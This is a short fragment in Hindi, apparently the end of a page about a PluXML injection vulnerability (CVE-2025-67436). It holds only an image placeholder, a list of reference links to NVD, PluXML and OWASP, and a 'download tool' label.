
image image

संदर्भ

  • CVE-2025-67436: https://nvd.nist.gov/vuln/detail/CVE-2025-67436
  • PluXML आधिकारिक वेबसाइट: https://www.pluxml.org/
  • PluXML GitHub भंडार: https://github.com/pluxml/PluXml
  • OWASP शीर्ष 10 - A03:2021 इंजेक्शन: https://owasp.org/Top10/A03_2021-Injection/
टूल डाउनलोड करें